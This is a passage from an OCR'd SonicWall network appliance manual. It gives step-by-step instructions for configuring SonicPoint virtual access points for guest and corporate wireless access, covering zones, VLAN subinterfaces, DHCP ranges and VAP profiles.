
8 Check the **Only allow traffic generated by a SonicPoint** checkbox.

9 Uncheck all other options in this tab.

10 Select a provisioning profile from the **SonicPoint Provisioning Profile** drop-down menu (if applicable).

11 Click on the **Guest Services** tab.

Guest Services Tab




12 In the **Guest Services** tab, check the **Enable Guest Services** check box.

> **NOTE:** In the following example, Step 13 through Step 18 are optional, they only represent a typical guest VAP configuration using guest services. Step 13 and Step 18, however, are recommended.

13 Check the **Enable Dynamic Address Translation (DAT)** check box to allow guest users full communication with addresses outside the local network.

14 Check the **Custom Authentication Page** check box and click the **Configure** button to configure a custom header and footer for your guest login page. The **Customize Login Page** dialog displays.



15 Click the **OK** button to save these changes.

16 Check the **Post Authentication Page** check box and enter a URL to redirect wireless guests to after login.

17 Check the **Pass Networks** check box to configure a website (such as your corporate site) that you wish to allow access to without logging in to guest services.

18 Enter the maximum number of guests this VAP will support in the **Max Guests** field.


19 Click the **OK** button to save these changes.

Your new zone now appears in the Network > Zones page, although you may notice it is not yet linked to a Member Interface. This is your next step.


Creating a Wireless LAN (WLAN) Interface

In this section you will configure one of your ports to act as a WLAN. If you already have a WLAN configured, skip to the Creating a Wireless LAN (WLAN) Interface.

1 In the **Network > Interfaces** page, click the **Configure** icon corresponding to the interface you wish to use as a WLAN. The **Edit Interface** dialog displays.



2 Select **WLAN** from the **Zone** drop-down list. More options appear.




3 Enter the desired **IP Address** for this interface.

4 In the **SonicPoint Limit** drop-down menu, select a limit for the number of SonicPoints. This defines the total number of SonicPoints your WLAN interface will support.

NOTE: The maximum number of SonicPoints depends on your platform. Refer to the Custom VLAN Settings to view the maximum number of SonicPoints for your platform.

5 Click the **OK** button to save changes to this interface.


The WLAN interface will appear in the **Interface Settings** list on the **Network > Interfaces** page.



Creating a VLAN Subinterface on the WLAN

In this section you will create and configure a new VLAN subinterface on your current WLAN. This VLAN will be linked to the zone you created in the Configuring a Zone.

1 In the **Network > Interfaces** page, select the interface type from the **Add Interface** drop-down menu. The **Add Interface** dialog displays.



2 In the **Zone** drop-down menu, select the zone you created in "Configuring a Zone". In this case, we have chosen **VAP-Guest**.

3 Enter a **VLAN Tag** for this interface. This number allows the SonicPoint(s) to identify which traffic belongs to the "VAP-Guest" VLAN. You should choose a number based on an organized scheme. In this case, we choose **200** as our tag for the VAP-Guest VLAN.

4 In the **Parent Interface** drop-down menu, select the interface that your SonicPoint(s) are physically connected to. In this case, it is the WLAN interface.


5 Enter the desired **IP Address** for this subinterface.

6 Select a limit for the number of SonicPoints from the **SonicPoint Limit** drop-down menu. This defines the total number of SonicPoints your VLAN will support.

7 Optionally, you may add a comment about this subinterface in the **Comment** field.

8 Click the **OK** button to add this subinterface.

Your VLAN subinterface now appears in the Interface Settings list.




Configuring DHCP IP Ranges

Because the number of available DHCP leases vary based on your platform, the DHCP scope should be resized as each interface/subinterface is defined to ensure that adequate DHCP space remains for all subsequently defined interfaces. To view the maximum number of DHCP leases for your SonicWall security appliance, refer to the DHCP Server Scope.

1 Navigate to the **Network > DHCP Server** page.


2 In the **DHCPv4 Server Lease Scopes** section, locate the interface you just created; in this example, it is the X2:V200 (virtual interface 200 on the physical X2 interface) interface.



3 Click the **Configure** icon corresponding to the desired interface.

NOTE: If the interface you created does not appear on the Network > DHCP Server page, it is possible that you have already exceeded the number of allowed DHCP leases for your SonicWall. For more information on DHCP lease exhaustion, refer to the DHCP Server Scope.

The **Dynamic Range Configuration** dialog displays.



4 Edit the **Range Start** and **Range End** fields to meet your deployment needs.

5 Click the **OK** button to save these changes.

Your updated DHCP lease scope now appears in the DHCP Server Lease Scopes list.


Creating a SonicPoint VAP Profile

In this section, you will create and configure a new Virtual Access Point Profile. You can create VAP Profiles for each type of VAP, and use them to easily apply advanced settings to new VAPs.

NOTE: This procedure is optional, but will facilitate greater ease of use when configuring multiple VAPs.

1 Navigate to the **SonicPoint > Virtual Access Point** page.

2 Click the **Add...** button in the **Virtual Access Point Profiles** section. The **Add/Edit Virtual Access Point Profile** dialog displays.




3 Enter a **Profile Name**, such as Guest, for this VAP Profile.

4 Choose an **Authentication Type**. For unsecured guest access, we chose **Open**, which is the default.

5 Click the **OK** button to create this VAP Profile.

The SonicPoint Profile now appears in the **Virtual Access Point Profiles** list.




Creating the SonicPoint VAP

In this section, you will create and configure a new Virtual Access Point and associate it with the VLAN you created in Creating a VLAN Subinterface on the WLAN.

1 Navigate to the **SonicPoint > Virtual Access Point** page.

2 Click the **Add...** button in the **Virtual Access Points** section. The **Add/Edit Virtual Access Point** dialog displays.



3 In the **Name** field, enter a friendly name for the VAP.

4 In the **SSID** field, enter a SSID name for the SonicPoints using this profile. This name appears in wireless client lists when searching for available access points. In this case we chose **VAP-Guest**, the same name as the zone to which it will be associated.


5 Select the **VLAN ID** you created in VLAN Subinterfaces from the drop-down menu. In this case, we chose **200**, the VLAN ID of our VAP-Guest VLAN.

6 Check the **Enable Virtual Access Point** box to enable this VAP on groups to which it is applied.

7 Optionally, check the **Enable SSID Suppress** box if you do not wish for your SSID to be seen by unauthorized wireless clients.This option is disabled by default.

This option suppresses broadcasting of the SSID name and disables responses to probe requests. A Virtual Access Point Object can suppress SSID in beacon and Probe Response for SonicPoint or internal G radio.


8 Click the **Advanced Tab** to edit encryption settings.



9 If you created a VAP Profile in the previous section, select that profile from the **Profile Name** list. We created and chose a guest profile, Guest, which uses **Open** as the authentication method.

10 Click the **OK** button to add this VAP.

Your new VAP now appears in the **Virtual Access Points** list.



Now that you have successfully set up your Guest configuration, you can choose to add more custom VAPs, or to deploy this configuration to your SonicPoint(s) in Deploying VAPs to a SonicPoint.

TIP: Remember that more VAPs can always be added at a later time. New VAPs can then be deployed simultaneously to all of your SonicPoints by following the steps in Deploying VAPs to a SonicPoint.

Configuring a VAP for Corporate LAN Access

You can use a Corporate LAN VAP for a set of users who are commonly in the office, and to whom should be given full access to all network resources, providing that the connection is authenticated and secure. These users would already belong to the network's Directory Service, Microsoft Active Directory, which provides an EAP interface through IAS – Internet Authentication Services.

Topics:

- Configuring a Zone
- Creating a VLAN Subinterface on the WLAN
- Configuring DHCP IP Ranges
- Creating a SonicPoint VAP Profile
- Creating the SonicPoint VAP

Configuring a Zone


In this section you will create and configure a new corporate wireless zone with SonicWall security services and enhanced WiFiSec/WPA2 wireless security.

1 Log into the management interface of your SonicWall network security appliance.

2 Navigate to the **Network > Zones** page.

3 Click the **Add...** button to add a new zone. The **Add Zone** dialog displays.

General Settings Tab



4 In the **General** tab, enter a friendly name such as VAP-Corporate, in the **Name** field.


5 Select **Wireless** from the **Security Type** drop-down menu.

6 Select the **Allow Interface Trust** box to allow communication between corporate wireless users.

7 Select check boxes for all of the security services you would normally apply to wired corporate LAN users. For information about these security services, see Adding and Configuring a Zone.

8 Click the **Wireless** tab.

Wireless Settings Tab



9 Select the box for **SSL VPN Enforcement** to enable WiFiSec security on this connection.

10 In the **SSL VPN server** drop-down menu, select an address object representing the SonicWall SSL VPN appliance to which you wish to redirect wireless traffic or create a new one.


11 In the **SSL VPN service** drop-down menu, select the service or group of services you want to allow for clients authenticated through the SSL VPN.

12 Select a provisioning profile from the **SonicPoint Provisioning Profile** drop-down menus (if applicable).

13 Check the **Only allow traffic generated by a SonicPoint** box.

14 Click the **OK** button to save these changes.


Your new zone now appears in the **Zones Settings** list of the Network > Zones page, although you may notice it is not yet linked to a Member Interface. This is your next step.




Creating a VLAN Subinterface on the WLAN

In this section you will create and configure a new VLAN subinterface on your current WLAN. This VLAN will be linked to the zone you created in the Configuring a Zone.

1 In the **Network > Interfaces** page, select an interface type from the **Add Interface** drop-down menu. The **Add Interface** dialog displays.



2 In the **Zone** drop-down menu, select the zone you created in Configuring a Zone**.** In this case, we have chosen **VAP-Corporate**. The options change.



3 Enter a **VLAN Tag** for this interface. This number allows the SonicPoint(s) to identify which traffic belongs to the VAP-Corporate VLAN. You should choose a number based on an organized scheme. In this case, we choose **50** as our tag for the VAP-Corporate VLAN.

4 In the **Parent Interface** drop-down menu, select the interface that your SonicPoint(s) are physically connected to. In this case, we are using **X2**, which is our WLAN interface.


5 Enter the desired **IP Address** for this subinterface.

6 In the **SonicPoint Limit** drop-down menu, select a limit for the number of SonicPoints. This defines the total number of SonicPoints your WLAN interface will support.

7 Optionally, **you** may add a comment about this subinterface in the **Comment** field.

8 Click the **OK** button to add this subinterface.

Your VLAN subinterface now appears in the **Interface Settings** list.



Configuring DHCP IP Ranges

Because the number of available DHCP leases vary based on your platform, the DHCP scope should be resized as each interface/subinterface is defined to ensure that adequate DHCP space remains for all subsequently defined interfaces. To view the maximum number of DHCP leases for your SonicWall security appliance, refer to the DHCP Server Scope.


1 Navigate to the **Network > DHCP Server** page.

2 In the **DHCPv4 Server Lease Scopes** section, locate the interface you just created, in our case this is the X2:V50 (virtual interface 50 on the physical X2 interface) interface.

3 Click the **Configure** icon corresponding to the desired interface.

NOTE: If the interface you created does not appear on the Network > DHCP Server page, it is possible that you have already exceeded the number of allowed DHCP leases for your SonicWall. For more information on DHCP lease exhaustion, refer to the DHCP Server Scope.

The **Dynamic Range Configuration** dialog displays.



4 Edit the **Range Start** and **Range End** fields to meet your deployment needs.

5 Click the **OK** button to save these changes.

